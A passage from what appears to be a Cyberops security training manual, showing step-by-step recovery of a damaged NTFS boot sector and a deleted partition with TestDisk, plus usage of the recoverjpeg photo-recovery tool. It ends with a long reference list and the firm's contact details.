We have a 36GB hard disk containing 3 partitions. Unfortunately;

- the boot sector of the primary NTFS partition has been damaged, and
- a logical NTFS partition has been accidentally deleted.

This *recovery example* guides you through TestDisk, step by step, to recover these 'lost' partitions by:

- Rewriting the corrupted NTFS boot sector, and
- Recovering the accidentally deleted logical NTFS partition.


Recovery of a FAT32 partition (instead of an NTFS partition) can be accomplished by following exactly the same steps. Other recovery examples are also available. For Information about FAT12, FAT16, ext2/ext3, HFS+, ReiserFS and other partition types, read running the TestDisk Program. TestDisk must be executed with Administrator privileges.

Symptoms

If this hard disk's primary partition contained an operating system, it would most likely no longer boot up - due to its corrupted boot sector. If the hard disk was a secondary (data) drive or you can connect the drive to another computer in its secondary channel (usually where a CD/DVD drive is connected), the following symptoms would be observed:

1. Windows Explorer or Disk Manager displays the first primary partition as *raw* (unformatted) and Windows prompts: `The drive is not formatted, do you want to format it now?` [You should *never* do so without knowing why!]
2. A logical partition is missing. In Windows Explorer, that logical drive is no longer available. The Windows Disk Management Console now displays only "unallocated space" where this logical partition had been located.


Log creation



- Choose Create to instruct Testdisk to create a log file containing technical information and messages, unless you have a reason to append data to the log or you execute TestDisk from read only media and must create the log elsewhere.
- Choose None if you do not want messages and details of the process to be written into a log file (useful if for example Testdisk was started from a read-only location).
- Press Enter to proceed.

Disk selection


All hard drives should be detected and listed with the correct size by TestDisk:



- Use up/down arrow keys to select your hard drive with the lost partition/s.
- Press Enter to Proceed.

Partition table type selection


TestDisk displays the partition table types.



- Select the partition table type - usually the default value is the correct one as TestDisk auto-detects the partition table type.
- Press Enter to Proceed.


Current partition table status

TestDisk displays the menus



- Use the default menu "Analyse" to check your current partition structure and search for lost partitions.
- Confirm at Analyse with Enter to proceed.


Now, your current partition structure is listed. Examine your current partition structure for missing partitions and error



The first partition is listed twice which points to a corrupted partition or an invalid partition table entry.
Invalid NTFS boot points to a faulty NTFS boot sector, so it's a corrupted filesystem. Only one logical partition (label Partition 2) is available in the extended partition. One logical partition is missing.

- Confirm at ***Quick Search*** to proceed.

During the ***Quick Search***, TestDisk has found two partitions including the missing logical partition labeled ***Partition 3***.




- Highlight this partition and press ***p*** to list your files (to go back to the previous display, press q to Quit, Files listed in red are deleted entries).

All directories and data are correctly listed.

- Press Enter to proceed.

Save the partition table or search for more partitions?



- *When all partitions are available* and data correctly listed, you should go to the menu Write to save the partition structure. The menu Extd Part gives you the opportunity to decide if the extended partition will use all available disk space or only the required (minimal) space.
- *Since a partition, the first one, is still missing*, highlight the menu *Deeper Search* (if not done automatically already) and press Enter to proceed.

Recover deleted files

TestDisk can undelete

- files and directory from FAT12, FAT16 and FAT32 file system
- files from ext2 file system
- files from NTFS partition since version 6.11.

If it doesn't work or for other file system, try PhotoRec, a signature based file recovery utility.

recoverjpeg Tool

recoverjpeg tries to recover JFIF (JPEG) pictures and MOV movies (using recovermov) from a peripheral. This may be useful if you mistakenly overwrite a partition or if a device such as a digital camera memory card is bogus.

You can either download a packaged version, or get the latest development version of recoverjpeg.

You can download the latest version from github or run command:

git clone https://github.com/samueltardieu/recoverjpeg.git

This will create a recoverjpeg directory in which you will be able to record your own changes.

Installation

To install recoverjpeg, run

```
./configure
make
sudo make install
```

Recoverjpeg tries to identify jpeg pictures from a file system image. To achieve this goal, it scans the file system image and looks for a jpeg structure at blocks starting at 512 bytes boundaries.

Salvaged jpeg pictures are stored by default under the name *imageXXXXX.jpg* where *XXXXX* is a five digit number starting at zero. If there are more than 100,000 recovered pictures, recoverjpeg will start using six figures numbers and more as soon as needed, but the 100,000 first ones will use a five figures number. Options -f and -i can override this behaviour.

Options:

-h	Display an help message.
-b blocksize	Set the size of blocks in bytes. On most file systems, setting it to 512 (the default) will work fine as any large file will be stored on 512 bytes boundaries.
-f formatstring	Set the filename format string
-i integerindex	Set the initial index value for image numbering (default: 0).
-m maxsize	Maximum size of extract jpeg files. If a file would be larger than that, it is discarded. The default is 6 MiB.
-q	Be quiet and do not display anything.
-r readsize	Set the readsize in bytes
-v	Be verbose and describes the process of jpeg identification

Examples

- Recover as many pictures as possible from the memory card located in */dev/sdc*:
  recoverjpeg /dev/sdc
- Recover as many pictures as possible from a crashed ReiserFS file system (which does not necessarily store pictures at block boundaries) in */dev/hdb1*:
  recoverjpeg -b 1 /dev/hdb1
- Do the same thing in a memory constrained environment where no more than 16MB of RAM can be used for the operation:
  recoverjpeg -b 1 -r 16m /dev/hdb1

References

- https://en.wikipedia.org/wiki/List_of_Linux_distributions
- https://phoenixts.com/blog/environment-variables-in-linux/
- https://www.techopedia.com/definition/1657/email-harvesting
- https://www.mistralsolutions.com/articles/using-social-networking-sites-tools-intelligence-gathering/
- https://www.bigcommerce.com/ecommerce-answers/how-does-search-engine-work/
- https://www.httrack.com/html/fcguide.html
- https://en.wikipedia.org/wiki/Wayback_Machine
- https://www.incapsula.com/web-application-security/phishing-attack-scam.html
- http://www.zone-h.org/
- https://www.vmware.com/pdf/virtualization.pdf
- https://simms-teach.com/howtos/students/VirtualBox-Valdebenito.pdf
- https://itsfoss.com/install-linux-in-virtualbox/
- https://folk.uio.no/georgios/other/IntroductiontoLinux.pdf
- https://securitycommunity.tcs.com/infosecsoapbox/articles/2015/11/17/forensic-artifacts-linux-machine
- https://www.tutorialspoint.com/unix/pdf/unix-file-system.pdf
- https://www.geeksforgeeks.org/linux-file-hierarchy-structure/
- https://maker.pro/linux/tutorial/basic-linux-commands-for-beginners
- https://www.tecmint.com/best-open-source-linux-text-editors/
- https://askubuntu.com/questions/173465/what-is-dpkg-for
- https://orbisgis.readthedocs.io/en/latest/users/install.html
- https://www.guru99.com/file-permissions.html
- https://www.belden.com/blog/smart-building/11-types-of-networks-explained-vpn-lan-more
- https://searchwindevelopment.techtarget.com/definition/intranet
- https://www.wikihow.com/Access-a-Router
- https://www.bitdefender.com/box/blog/iot-news/attacking-the-router/
- https://en.wikipedia.org/wiki/Intrusion_detection_system
- https://www.techopedia.com/definition/15998/intrusion-prevention-system-ips
- https://www.freebsd.org/doc/handbook/firewalls-concepts.html
- https://community.rsa.com/community/products/netwitness/blog/2017/06/09/an-introduction-to-botnets
- https://www.cyren.com/tl_files/downloads/Botnet_Evolution_Infographic.pdf
- https://en.wikipedia.org/wiki/Anti-keylogger
- https://kienmanowar.wordpress.com/r4ndoms-beginning-reverse-engineering-tutorials/tutorial-21-anti-debugging-techniques/
- https://blog.malwarebytes.com/cybercrime/malware/2017/03/explained-packer-crypter-and-protector/
- http://blog.securelayer7.net/reverse-engineering-101-crack-mes/
- https://resources.infosecinstitute.com/unpacking-reversing-patching/
- https://www.techopedia.com/definition/29827/web-application-penetration-testing

- https://techdifferences.com/difference-between-server-side-scripting-and-client-side-scripting.html
- https://beginnersbook.com/2015/04/rdbms-concepts/
- https://www.techopedia.com/definition/1245/structured-query-language-sql
- https://www.tutorialspoint.com/mysql/mysql-introduction.htm
- https://www.host-shopper.com/what-is-ms-sql.html
- https://www.tutorialspoint.com/postgresql/
- https://www.tutorialsweb.com/sql/working-with-mysql.htm
- https://www.w3schools.com/html/html_elements.asp
- http://www.phpnerds.com/article/using-cookies-in-php/2
- https://www.techradar.com/news/what-are-the-different-types-of-web-hosting
- https://www.hostgator.in/blog/how-to-host-a-website-a-complete-guide-for-beginners/
- https://www.accuwebhosting.com/glossary/what-is-remote-desktop-windows-vps
- https://www.wikihow.com/Install-XAMPP-for-Windows
- https://tutorials.ubuntu.com/tutorial/install-and-configure-apache#1
- http://www.silicon-press.com/briefs/brief.http/brief.pdf
- https://www.tutorialspoint.com/http/http_status_codes.htm
- https://www.guru99.com/what-is-security-testing.html
- https://en.wikipedia.org/wiki/Brute-force_attack
- https://www.eukhost.com/blog/webhosting/introduction-to-captcha/
- https://medium.com/@tjmaher1/an-introduction-to-owasp-a-security-testing-resource-f54321efd18
- https://www.owasp.org/index.php/Top_10-2017_Top_10
- https://mtvscan.com/blog/ghdb-google-hacking-database/
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/
- https://www.netsparker.com/blog/web-security/remote-file-inclusion-vulnerability/
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
- https://www.netsparker.com/blog/web-security/remote-code-evaluation-execution/
- https://compsecurityconcepts.wordpress.com/2013/11/02/authentication-bypass/
- https://www.netsparker.com/blog/web-security/sql-injection-vulnerability/
- https://www.sqa.org.uk/e-learning/COS101CD/page_13.htm
  https://www.researchgate.net/publication/228864187_An_Introduction_to_Digital_Forensics
- https://en.wikipedia.org/wiki/Data_recovery
  http://www.irongeek.com/i.php?page=backtrack-r1-man-pages/recoverjpeg
- http://research.ict.ru.ac.za/snrg/Theses/Sonnekus%202014.pdf
- http://ijaegt.com/wp-content/uploads/2015/05/409518-pp-716-722-neelam.pdf
- https://sploitfun.wordpress.com/2015/05/08/classic-stack-based-buffer-overflow/
- http://nest.unm.edu/files/5513/9251/4756/Tutorial_1_-_FTK_Imager_-_Imaging.pdf

ABOUT CYBEROPS

Cyberops is India's leading organization in the field of Information security.

Advancement in technology and interconnected business ecosystems has combined to increase exposure to cyber attacks. We aim to digitally shield the cyberspace by offering various products and services. We are hovering to influence our proficiency and global footprint in the field of information security and cyber crime investigation.

1-A Vishveshwarya Nagar, Gopalpura Bypass, Jaipur-302018, Rajasthan, India

training@cyberops.in +91 9116117170 | 0141-2763411